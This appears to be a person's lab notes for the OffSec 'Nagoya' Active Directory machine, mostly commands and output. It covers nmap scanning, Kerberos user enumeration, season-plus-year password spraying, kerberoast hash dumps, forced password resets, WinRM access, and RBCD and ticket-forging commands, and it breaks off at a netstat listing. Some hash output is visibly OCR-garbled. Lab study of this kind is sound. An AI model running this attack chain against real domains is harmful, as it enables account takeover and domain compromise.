


```
sudo nmap -p -sV -sC 192.168.135.21 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 18:03 CEST
Nmap scan report for 192.168.135.21
Host is up (0.066s latency).
Not shown: 65512 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Nagoya Industries - Nagoya
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-04-04 16:07:56Z)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp    open  ldap           Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ldaps?         Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=nagoya.nagoya-industries.com
|_ Not valid before: 2025-04-03T16:00:55
|_ Not valid after: 2025-10-03T16:00:55
|_ ssl-date: 2025-04-04T16:09:31+00:00; +1s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: NAGOYA-IND
|_ NetBIOS_Domain_Name: NAGOYA-IND
|_ NetBIOS_Computer_Name: NAGOYA
|_ DNS_Domain_Name: nagoya-industries.com
|_ DNS_Computer_Name: nagoya.nagoya-industries.com
|_ DNS_Tree_Name: nagoya-industries.com
|_ Product_Version: 10.0.17763
|_ System_Time: 2025-04-04T16:08:51+00:00
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf         .NET Message Framing
49666/tcp  open  msrpc          Microsoft Windows RPC
49668/tcp  open  msrpc          Microsoft Windows RPC
49676/tcp  open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49677/tcp  open  msrpc          Microsoft Windows RPC
49681/tcp  open  msrpc          Microsoft Windows RPC
49691/tcp  open  msrpc          Microsoft Windows RPC
49698/tcp  open  msrpc          Microsoft Windows RPC
49717/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: NAGOYA; OS: Windows; CPE: o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2025-04-04T16:08:56
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 349.14 seconds



Nagoya Industries

We are a fishing business based in Nagoya, Japan.

About Us

We have been in the fishing business for over 50 years, providing high-quality seafood to customers all around the world. Our experienced fishermen and state-of-the-art vessels ensure that our catches are always fresh and sustainable.

Contact Us

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123 Main Street
Nagoya, Japan
P: +81 123-456-7890



First Name	Last Name
Matthew	Harrison
Emma	Miah
Rebecca	Bell
Scott	Gardner
Terry	Edwards
Holly	Matthews
Anne	Jenkins
Brett	Naylor
Melissa	Mitchell
Craig	Carr
Fiona	Clark
Patrick	Martin
Kate	Watson
Kirsty	Norris



Easy peasy

```

(alice@kali)-[~/./escp/PS play/AD/nagoya]
$ nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='nagoya-industries.com',userdb=users 192.168.135.21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 18:42 CEST
Nmap scan report for 192.168.135.21
Host is up (0.039s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   Terry.Edwards@nagoya-industries.com
|   Melissa.Mitchell@nagoya-industries.com
|   Craig.Carr@nagoya-industries.com
|   Sylvia.King@nagoya-industries.com
|   Bethan.Webster@nagoya-industries.com
|   Abigail.Hughes@nagoya-industries.com
|   Christopher.Lewis@nagoya-industries.com
|   Anne.Jenkins@nagoya-industries.com
|   Andrea.Hayes@nagoya-industries.com
|   Patrick.Martin@nagoya-industries.com
|   Damien.Chapman@nagoya-industries.com
|   Frances.Ward@nagoya-industries.com
|   Emma.Miah@nagoya-industries.com
|   Joanne.Lewis@nagoya-industries.com
|   Iain.White@nagoya-industries.com
|   Brett.Naylor@nagoya-industries.com
|   Kate.Watson@nagoya-industries.com
|   Matthew.Harrison@nagoya-industries.com
|   Scott.Gardner@nagoya-industries.com
|   Wayne.Hartley@nagoya-industries.com
|   Holly.Matthews@nagoya-industries.com
|   Megan.Johnson@nagoya-industries.com
|   Elaine.Brady@nagoya-industries.com
|   Melanie.Watson@nagoya-industries.com
|   Kirsty.Norris@nagoya-industries.com
|   Fiona.Clark@nagoya-industries.com
|   Rebecca.Bell@nagoya-industries.com
|_  Joanna.Wood@nagoya-industries.com

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

```

Black 09/01/2025 12:08

Hi I am busy going through a Machine called Nagoya on Offsec Play.
I am challenged here and need to understand something, hours later I have decided to get a walkthrough stunned by the approach of this machine and foothold.

Are we supposed to guess this password I have checked many wordlist and it does not contain the password used here. Perhaps someone can help me understand how they got through this section as guessing is really a setup for failure.

any common passwords against this list of users:

```
smb 172.16.201.151 -u users.txt -p --continue-on-success
```

```
172.16.201.151 445 NAGOYA [+] nagoya-industries.com\Fiona.Clark:Summer2023
```

@Black Hi I am busy going through a Machine called Nagoya on Offsec Play. I am challenged here ...

Ox56 09/01/2025 12:22

Yes you're supposed to guess it

1

Season+year/company+year/username:username are all common things to try

```

SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Craig.Carr:Summer2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Craig.Carr:Winter2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [+] nagoya-industries.com\Craig.Carr:Spring2023
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Craig.Carr:fall2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Craig.Carr:Fall2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Fiona.Clark:summer2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Fiona.Clark:winter2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [-] nagoya-industries.com\Fiona.Clark:spring2023 STATUS_LOGON_FAILURE
SMB 192.168.135.21 445 NAGOYA [+] nagoya-industries.com\Fiona.Clark:Summer2023

```

nagoya-industries.com\

Fiona.Clark . Summer2023

Craig.Carr:Spring2023

```
smb: \nagoya-industries.com\scripts> ls
.                D           0 Sun Apr 30 10:07:13 2023
..               D           0 Sun Apr 30 10:07:13 2023
ResetPassword    D           0 Sun Apr 30 10:07:07 2023

10328063 blocks of size 4096, 4814186 blocks available
smb: \nagoya-industries.com\scripts> cd ResetPassword
smb: \nagoya-industries.com\scripts\ResetPassword> ls
.                D           0 Sun Apr 30 10:07:07 2023
..               D           0 Sun Apr 30 10:07:07 2023
ResetPassword.exe A       5120 Sun Apr 30 19:04:02 2023
ResetPassword.exe.config A     189 Sun Apr 30 18:53:50 2023
System.IO.FileSystem.AccessControl.dll A   28552 Tue Oct 20 05:39:30 2020
System.IO.FileSystem.AccessControl.xml A   65116 Sat Oct 10 07:10:54 2020
System.Security.AccessControl.dll A     35952 Sat Oct 23 10:45:08 2021
System.Security.AccessControl.xml A     231631 Tue Oct 19 18:14:20 2021
System.Security.Permissions.dll A     30328 Wed Oct 19 03:34:02 2022
System.Security.Permissions.xml A      8987 Wed Oct 19 03:34:02 2022
System.Security.Principal.Windows.dll A   18312 Tue Oct 20 05:46:28 2020
System.Security.Principal.Windows.xml A   90968 Sat Oct 10 07:10:54 2020

10328063 blocks of size 4096, 4811050 blocks available
smb: \nagoya-industries.com\scripts\ResetPassword>
```

```
(alice@kali)-[~/../oscp/PG play/AD/nagoya]
$ impacket-GetUserSPNs nagoya-industries.com/fiona.clark:'Summer2023' -dc-ip 192.168.135.21 -debug -outputfile kerberoast.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Connecting to 192.168.135.21, port 389, SSL False
[*] Total of records returned 5
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
http/nagoya.nagoya-industries.com svc_helpdesk CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com 2023-04-30 09:31:06.190955 <never>
MSSQL/nagoya.nagoya-industries.com svc_mssql 2023-04-30 09:45:33.288595 2024-08-02 04:59:53.706593

[-] CCache file is not found. Skipping...
[*] The specified path is not correct or the KRB5CCNAME environment variable is not defined
[*] Trying to connect to KDC at 192.168.135.21:88
[*] Trying to connect to KDC at 192.168.135.21:88
[*] Trying to connect to KDC at 192.168.135.21:88
[*] Trying to connect to KDC at 192.168.135.21:88
```

```
(alice@kali)-[~/../oscp/PG play/AD/nagoya]
$ cat kerberoast.txt
$krb5tgs$23$*svc_helpdesk$NAGROYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$37bf002e
5d3a02907837202b41cd563c5ba8c20727bed5c8dd54f29a631e088d793c52060d53206cd86dd1607eb6748fce9aa
a3a3be50e0a3842ea367b0b2750368c41df175ab7382a852c21d15722a091b63356b96db0f6805736ef6aa05cdaca
c64ad3416f48c35dd99df4f5db509201e720fe216fa4177eb7a743ff7717b7f9e6b1c7e5b54aecdfcc9cb94b2604f
b36f0e99158d4731c5476fb8bcd5dbd3aef4ee89dec2026e180662d161b3ec246eb984fd15b50457e88d1011c
41f83db639cfdebed6a1a2610b3153288e040cc6756a458021f36578289bf940097f2dcef95aa9e08dd39415d530f
deedd5b1ab27842452e3a37aa347e55cca8595e698aad7a70d848c81d42ed8f779a5d267fa993956b36b0cddf9e9
1f6927f2f3df1398b9f8e2eb1a7100560fcb80ca6813a286e41909880932a92b1b8784f9b87661c5f4fb00b068e
16a1ad106a1b1c443c8cb75bfcf725a4c20b835dc2cd01f808d4cc3da1791feb795a333f5bd99d8bfcc00dc8fb99f
eb038460d56fd9468602a13ad7f782945d72a54f3e1c6afe16cd614e89bd01b38cb4a5a417bac364ebe67f193f3
7eb13bb35951045dbddc83d4510784251bb27b531740377e8f3871a757f9d5c6eb834839562c797707aac9aec1211
36921c0de65096bd5596980af2436a9fc43993b2458b314ac27696be5e1591bfe2a1980af70a02dbb0e8ae6b7
ead834e5a7b13bb0db943fa
$krb5tgs$23$*svc_mssql$NAGROYA-INDUSTRIES.COM$nagoya-industries.com/svc_mssql*$b2184c5cc93cc9f
666463c23849361ef53f978d5ad69cc129a8ce7a6b57c3c5218dc3862ceb171095cffeacaf6777b3c58738a8394f
e14c5ea3d4d926e93b954422013709c2ef84fb0254077d92e5518fdda6fb603821ef4e171878bbcf8b9a1fb6602f
47e5308508e3269a3557afb1e7397df46a6381ac554af09280ff835f11f03537cbec80be3988ba4129afffa2f58a
85dee8126792Feb609498afdd3ce6bb019e5d2cedff9881671cdaac6283b664dcc380b88d988875ec6285b3deb9a
ca1a3b164811064e5ab04aa9d76e4a5ae60d2c0bc0d5e46e86603be08b9d6f27d05db8f4001d0006c5526c747368a
d7fa539c9b7d644e61053926a98f72b0d35fdb3e2cb95e303cb5e50985811cac7b7f97205df48b4a70fb65698293f
7d2fec3528f70f75c0af39c2d7eaa62cf6477cd2d5347d8af49d856b04dbb6c574a61686a79d46f3b596eb18b0d0
f2a6e9c83142cb14d2f83f1feb004b856244b93bdd4476989743abd79001972e1b9bccbee2f37e825ae7162b8071
9e5275934244e2bea68052e240230eb06a70eb03146e25a10a36ae98242378da9578d9ee48d5c23e4b78a8ecf017a
a24a79c09f368ef6100e16226d3b17bcb64d366a1b0acf06ea42e89d5a31f8f3e028f1e87aaba504fac24c9e427f
e4bd5d043276249403db9ebca031641d113b93c51a0679061aeeedc1326799dd6e1e3244658b32df8762064fc20
6a8e7d817db74f495
```

```
$krb5tgs$23$*svc_mssql$NAGROYA-INDUSTRIES.COM$nagoya-industries.com/sv
666463c23849361ef53f978d5ad69cc129a8ce7a6b57c3c5218dc3862ceb171095c
e14c5ea3d4d926e93b954422013709c2ef84fb0254077d92e5518fdda6fb603821ef
47e5308508e3269a3557afb1e7397df46a6381ac554af09280ff835f11f03537cbec8
85dee8126792Feb609498afdd3ce6bb019e5d2cedff9881671cdaac6283b664dcc380
ca1a3b164811064e5ab04aa9d76e4a5ae60d2c0bc0d5e46e86603be08b9d6f27d05db
d7fa539c9b7d644e61053926a98f72b0d35fdb3e2cb95e303cb5e50985811cac7b7f9
7d2fec3528f70f75c0af39c2d7eaa62cf6477cd2d5347d8af49d856b04dbb6c574a61
f2a6e9c83142cb14d2f83f1feb004b856244b93bdd4476989743abd79001972e1b9bc
9e5275934244e2bea68052e240230eb06a70eb03146e25a10a36ae98242378da9578d
a24a79c09f368ef6100e16226d3b17bcb64d366a1b0acf06ea42e89d5a31f8f3e028
e4bd5d043276249403db9ebca031641d113b93c51a0679061aeeedc1326799dd6e1e3
6a8e7d817db74f495:Service
Cracking performance lower than expected?
```

Svc_mssql Service1

svc_helpdesk

```
$krb5tgs$23$*svc_helpdesk$NAGROYA-INDUSTRIES.COM$nagoya-industries.com/svc_helpdesk*$37bf002e0dc3d5994c2de66c6259768e
$67eece638b5fde3a26d03a67ab389ca26d438d5c8125fde1e7d5780e3199c401435dff01f651bac89115d3a02907837202b41cd563c5ba8c20727bed5c8d54f29a631e088
d793c52060d53206cd86dd1607eb748fce9aa3a3be50e0a3842ea367b0b2750368c41df175ab7382a852c21d15722a091b63356b96db0f6805736ef6aa05cdaca1549365fedce1afbf76323deb9a2584c49636572
8c8a72b045f2199b869a0cde5060d377ca19841f23dfc4a1b5516de645df731b3c64ad3416f48c35dd99df4f5db509201e720fe216fa4177eb7a743ff7717b7f9e6b1c7e5b5
4aecdfcc9cb94b26045e971eb63d0433c4e3fa21c70d6508164918f3d935ef8025f26ccaceb28514c4e6034514ca16f34f10c131d43234b7a5b968152efb36f60e99158d47
31c5476fb8bcd5dbd3aef4ee89dec2026e180662d161b3ec246eb984fd15b50457e88d1011c8de9fee032a591ca865b50f905b91e17f202eda896fa24a57a3e0e430db2
cd59c10da51712d783744b9ec1dcf32f512fd190e9b4f183db639cfdebed6a1a2610b3153288e040cc6756a458021f36578289bf940097f2dcef95aa9e08dd39415d530f79
f5bf7ede26da7ffae8c7309d0b39674f95d4faf246c8ca88d5c050cf31ac2f5064733c130ed04527bcfed9db45576a7f7f6deedd5d1ab27842452e3a37aa347e55cca85
95e698aad7a70d848c81d42ed8f779a5d267fa993956b36b0cddf9e0f5dd142fdecda15a8192116c275dc093cc5ba5f3a95b954f6d9be310ebb803dc74c3a2564588f06c95b
d969cb64f881a433bf7199f1f6927f2f3df1398b9f028eb1a7100560fcb80ca6813a286e41909880932a92b1b8784f9b87661c5f4fb00b068e25095c774e6a5f7068abf0e9633
19d4bef3b40427ca2ea719b7d359486c8890962660c38e23a11b71e884ca8a79cd7d46ac9a60216a1ad106a1b1c443c8cb75bfcf725a4c20b835dc2cd01f808d4cc3da1
```

791feb795a333f5bd99d8bfcc00dc8fb9954e9e06230d1ff17d85fc57cbd74f379449bd365127f1de59f5bd784544c13c1cf0bcd10dda4e964d7dbac03b579eeb8b0dffa48c67eb0384606d56fd49468602a13adf782945d72a54f5e1c6afe16c6d14e89bd01b38cb4a5a417bac364ebe67f193f38af237fb964a794edaa85f3fc9db5648ddb8fd73d0879527b1145801e29ee8292f55e968546436f0996391d233566ef5817a575a0de7eb13bb35951045dbddc83d4510704251bb27b531740377e8f3871a757f9d5c6eb834839562c797707aac9aec121bd7a5f2c1dbbe86900f81a8abd0cb48aaefca49dd8df1b70dac2726d520efcb6341fd04824a50df4e7a8188daf11c2bf071dfa320fec36921c0de065096b6d5d596980af2436a9fc43993b2458b314ac27696be5e1591bfe2a1980af70a02dbb0e86aeb7db5828426ed6644bb64d33025fb5628b9c97e5120a8e8fb4f4e18aae4f31cbb0b5144fac0ce4c353160691c7df72bf3e7be3554d927eead834e5a7b13bb0db943fa

rpcclient -U nagoya-industries/svc_mssql 192.168.167.21



Svc_mssql : Service1

Service	MSSQLNagoya.nagoya-industries.com
Principal	
Names	



Joanna.wood

Possible attaque : kerberoast :

targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'

Targeted Kerberoast

A targeted kerberoast attack can be performed using `targetedKerberoast.py`.

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

Force change password :

net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%Password" -S "DomainController"

pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%LMhash:"NThash" -S "DomainController"

Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%Password" -S "DomainController"
```

Pass-the-hash can also be done here with `pth-toolkit's net tool`. If the LM hash is not known it must be replaced with `*****`.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%LMhash:"NThash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.

```
python3 targetedKerberoast.py -v -d 'nagoya-industries.com' -u 'Fiona.Clark' -p 'Summer2023'
```

```
[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ python3 targetedKerberoast.py -v -d 'nagoya-industries.com' -u 'Fiona.Clark' -p 'Summer2023'
[*] Starting Kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[*] Printing hash for (svc_helppdesk)
3kr05tgs5235+svc_helppdesk$NAGOA-INDUSTRIES.COM$nagoya-industries.com/svc_helppdesk+5a2f2d5d5c8642af93fa822d505da
c247f5e4b0d5023d1f955401fb54ee0e0491fd99d18867db3a3ed3b4eb3ecc730f4248fdd28cd08908bf1a400eb8c48625af70cd05d4c
8a7d5288d4f98c377b31b688509b03d6d23485c2a268ed1022f7138af69f779b4ebcfbcfe9c7449b2c6851e44011277fbada5cae9fb0b3a4bc8
6aa2650bc18e4435b48756680b9a792d6d5cf0f9f4ee898a3cbe0c3c09b15e60ff8a6f6805a8a6bfff7d90f7d50119ab1b7dd68c69393481b
597587536c57f74b4ef8a0bf72d7fbef729b07d896096d194397f68f336b4162f35ec15395f3263dc4bd2247ef624b80a31e9a9e08b0509fadc
91b8388f0115959632750c81c8c7cfeff98723f6c92c6a0b0aaa27d84b6350f56c8d7d92a727f5ec7c8292ead72a9e1824169790eb078ca6f6
7941a8e8a0c904a5c7444501588809d4d3e58c2624e886a912fe4cabdd5a6d63ef3a7b5ad5f04b4cd8646848d23d1a0fb45d0a7472fb351
e2a7537c22d50bc9060752539610650410a35f5b3b366444b35c01e1828468f4e8fe71d7a14ad033508eaf1730d1597be594c0fbaf145ef4
96617384949805f2ca1142ad080f92d805a2e3e4cfe7cae7c0bfa9220a926a278b1b292d48b479c42e1f4e0e36c4d7d1c6fa89b31fb
f331b77c391968330d90b403183182db03a723bcb6a23079dae140df91ef237f9bcb1bd8421c4717cfb29bfbfbb42bf950b6922d6f6fced9
72ab1f7d2f9fcb8d93a223eac75e0c7eac888f81
[VERBOSE] SPN added successfully for (Iain.White)
[*] Printing hash for (Iain.White)
3kr05tgs5235+Iain.White$NAGOA-INDUSTRIES.COM$nagoya-industries.com/Iain.White+57e56a3ce4fed7351c8b50bada70f4c8b53
1a30ad0b22886fd75401c1dd618ee07735f771cfd4ff3c5cf622524a59d3b3c228b09353802be7051e2e0a15dc00087564e7ba4840ede4f6c
f3dd5743072f7f097795e7b7f2ce78d1b1525244de21fd5b0f1b9666ffec8d4e9f1142b336495fd8caa2b52a0508ded2c76189ffb2eac66c4
8653ab89bc4ad05c99897be2a5899475a5eaf2f68d45141ed43c4e3619b9093ae224f7047e7aea65d60c8f8cf946d20fa005c2c5bdd7a6b
0dbad896ffed240166406724392ab03cc8141701912f3d98fed85eab9fc36ec3b47e0e2406b85a9df7aed992c347efa5a4556731a0f00885
f8f69840c7d0c281b8a56aa3a3e282f8e37b35c32b263f4b3f2bce9082fb1b4e19f35f47b1606e580921d082dbb1cafc00cd1f985b6
6e0ed0b0112f7c32c90b1311d1d7f7de4b8e4e4bdf0bda4f29f654b44063374733b1d4738c0978333d473eef60ba7c70e1174c7b00920
899fc9c83a2e03d0b9a0f3a4de18049204551338c82e4cd99af8a83e113ba07f2d42acfb093980545f2584ee8df8efb1c9b081c9bbb
411397f6d9497c893ade34d08b4d30a737f1d6d25b100405080b823a076ecf21bd473b702002200b47eda5e1b704de9c1fa5ad1571d63348
36912ce45c1356775c9e2fd3a289154e2f4dc9d7c36867b0ea9e12b9f41fd651c55a8a3c0ee7bb19d08b8e406e9f92cc55d9251369007cb
0370a95d69f205f1dbbbcae79a2f07c7d8700
[VERBOSE] SPN removed successfully for (Iain.White)
[VERBOSE] SPN added successfully for (Joanna.Wood)
[*] Printing hash for (Joanna.Wood)
3kr05tgs5235+Joanna.Wood$NAGOA-INDUSTRIES.COM$nagoya-industries.com/Joanna.Wood+06a351003c1823f5c8e5e7e6c20ed6b6
5fa40a1a31be05e4d92801b54e0d1e12a58404db765e8244018e406f773a1b4d8eea38390887c4ce6e11c77f97daba719c2a0873ba6c
68225c2dc40c990b4f22e0f4f779591dbb54559cd12bd021ee7477182f3ec72405f68fafa0800e210e5f6d655c7e0504b537db
19af3a1f3202cbe18c80e2c272095c10e4cf69fb53d1e77833ec12d01f830b2a90055b01397f7f32b1f4be18d8ae9b4b0b0d32f3
71272b3950ab0b6ed9d9db02c64f8ad3a0230951bd4e99e7b0676c0bca4ec25f9c0d5313f525a57aa3783f77da08034013d35a6744
f178c0e192f53380e2faadbd0b4f7fffa74994cc799f8cca7aac0f7ba3d9f67d3d3df29030ba82e32461d23c4af4d95349d60e5647de96b1
c9bf78158a736c89d044122dcf5e9a8ae0dca3894f0ef4fbd8af5c16e0f729abaff310828a0ef12796d61f60453ec27da2db3e70982410f
f5e5da7997d1e69ad18004f1799432bade500053d3b30be24970709701b0ccda98176798c35d7feb9d439f1d3d294b41eaffc234c4f3c3e8
cf44dbcefa23d069f8b0d67d1199fagc080255839b3ba3211678040bc8a148835d8852c458373a77ea32c62a21f4a58e30d53258a031e
7b6b418a1a1316074b0b27c0e56a04ee005e3567406905bc1a8dbd552762cb8655d7c1df494ec227c69393d980ee73b762c2a3914759c5e
28d59caeb207f5eb3cde84d2c09a9c93c2636c2219
```

```
net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"%Summer2023" -S "nagoya-industries.com"
```

```
[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ net rpc password "Joanna.wood" "Summer2023" -U "nagoya-industries.com"/"Fiona.Clark"%Summer2023" -S "nagoya-industries.com"
```

Joanna.wood : Summer2023

```
[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ crackmapexec smb 192.168.171.21 -u joanna.wood -p Summer2023 --continue-on-success
SMB 192.168.171.21 445 NAGOA [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB 192.168.171.21 445 NAGOA [*] nagoya-industries.com\joanna.wood:Summer2023
```

On va ensuite changer le mdp du user christopher

```
[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ net rpc password "Christopher.Lewis" "Summer2023" -U "nagoya-industries.com"/"joanna.wood"%Summer2023" -S "nagoya-industries.com"

[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ crackmapexec smb 192.168.171.21 -u christopher.lewis -p Summer2023 --continue-on-success
SMB 192.168.171.21 445 NAGOA [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB 192.168.171.21 445 NAGOA [*] nagoya-industries.com\christopher.lewis:Summer2023

[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$
```

Christopher peut se connecter a la machine.

```
[alice@kali]:~/Desktop/oscp/PG_PLAY/nagoya
$ crackmapexec winrm 192.168.171.21 -u christopher.lewis -p Summer2023 --continue-on-success
SMB 192.168.171.21 5985 NAGOA [*] Windows 10 / Server 2019 Build 17763 (name:NAGOA) (domain:nagoya-industries.com)
HTTP 192.168.171.21 5985 NAGOA [*] http://192.168.171.21:5985/wsman
WINRM 192.168.171.21 5985 NAGOA [*] nagoya-industries.com\christopher.lewis:Summer2023 (Pwn3d!)
```

```
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name Description State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop>
```

```

*Evil-WinRM* PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/30/2023   2:07 AM              inetpub
d-----         4/29/2023   5:38 AM              PerfLogs
d-F---         4/30/2023   1:39 AM          Program Files
d-----         4/30/2023   1:39 AM          Program Files (x86)
d-----         4/29/2023  11:41 PM              SQL2022
d-----         4/30/2023  12:37 AM              Temp
d-F---         4/5/2025   1:33 PM              Users
d-----         4/30/2023  12:36 PM              Windows
-a-----         4/5/2025   1:31 PM              34 local.txt
-a-----         4/5/2025   1:31 PM              866 output.txt

*Evil-WinRM* PS C:\> cat local.txt
448437f5af6af7859d7bd38a211415cb
*Evil-WinRM* PS C:\>

```

Setmachine priv :

```

--(alice@kali)-[~/Desktop/uscsp/PG_PLAY/nagoya]
$ impacket-addcomputer -computer-name 'pchack' -computer-pass 'Summer2023' -dc-ip 192.168.171.21 nagoya-industries.com/christopher.lewis:'Summer2023'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account pchack$ with password Summer2023.

--(alice@kali)-[~/Desktop/uscsp/PG_PLAY/nagoya]

```

impacket-rbcd -delegate-to 'its-dc1\$' -delegate-from '@nom' -dc-ip @IPDOMAIN -action write @NOMDEDOMAINE/@USER:'@PASSWORD'

impacket-rbcd -delegate-to 'NAGOYA\$' -delegate-from 'pchack\$' -dc-ip 192.168.171.21 -action write nagoya-industries.com/christopher.lewis:'Summer2023'

impacket-getST -spn cifs/@DCDOMAIN -impersonate Administrator -dc-ip @IPDOMAIN @NOMDEDOMAINE/@USERMACHINE:'@PASSWORDMACHINE'

Export KRB5CCNAME=Administrator.cccache

impacket-psexec -k -no-pass @DOMAINNAME/administrator@IP

```

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> hostname
nagoya
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents>

```

Ça ne fonctionne pas. Donc on va essayer de forger un silver ticket avec le compte de service svc_mssql

```

*Evil-WinRM* PS C:\Users\Christopher.Lewis\desktop> netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP    127.0.0.1:389           nagoya:49683           ESTABLISHED
TCP    127.0.0.1:389           nagoya:49683           ESTABLISHED
TCP    127.0.0.1:389           nagoya:49755           ESTABLISHED
TCP    127.0.0.1:389           nagoya:49758           ESTABLISHED
TCP    127.0.0.1:49683        nagoya:ldap             ESTABLISHED
TCP    127.0.0.1:49685        nagoya:ldap             ESTABLISHED
TCP    127.0.0.1:49755        nagoya:ldap             ESTABLISHED
TCP    127.0.0.1:49758        nagoya:ldap             ESTABLISHED
TCP    192.168.171.21:389      nagoya:49810           ESTABLISHED
TCP    192.168.171.21:389      nagoya:49817           ESTABLISHED
TCP    192.168.171.21:5985     192.168.45.157:32924    TIME_WAIT
TCP    192.168.171.21:5985     192.168.45.157:32934    ESTABLISHED
TCP    192.168.171.21:5985     192.168.45.157:32950    TIME_WAIT
TCP    192.168.171.21:5985     192.168.45.157:32966    ESTABLISHED
TCP    192.168.171.21:5985     192.168.45.157:59614    TIME_WAIT
TCP    192.168.171.21:49810    nagoya:ldap             ESTABLISHED
TCP    192.168.171.21:49817    nagoya:ldap             ESTABLISHED
TCP    192.168.171.21:49988     192.168.45.157:https     ESTABLISHED
TCP    192.168.171.21:50036    a184-50-113-56:http     SYN_SENT
TCP    [::1]:49666            nagoya:49731           ESTABLISHED
TCP    [::1]:49666            nagoya:49931           ESTABLISHED
TCP    [::1]:49731            nagoya:49666           ESTABLISHED
TCP    [::1]:49931            nagoya:49666           ESTABLISHED
TCP    [::1]:49980            nagoya:epmap            TIME_WAIT
TCP    [::1]:49990            nagoya:49666           TIME_WAIT

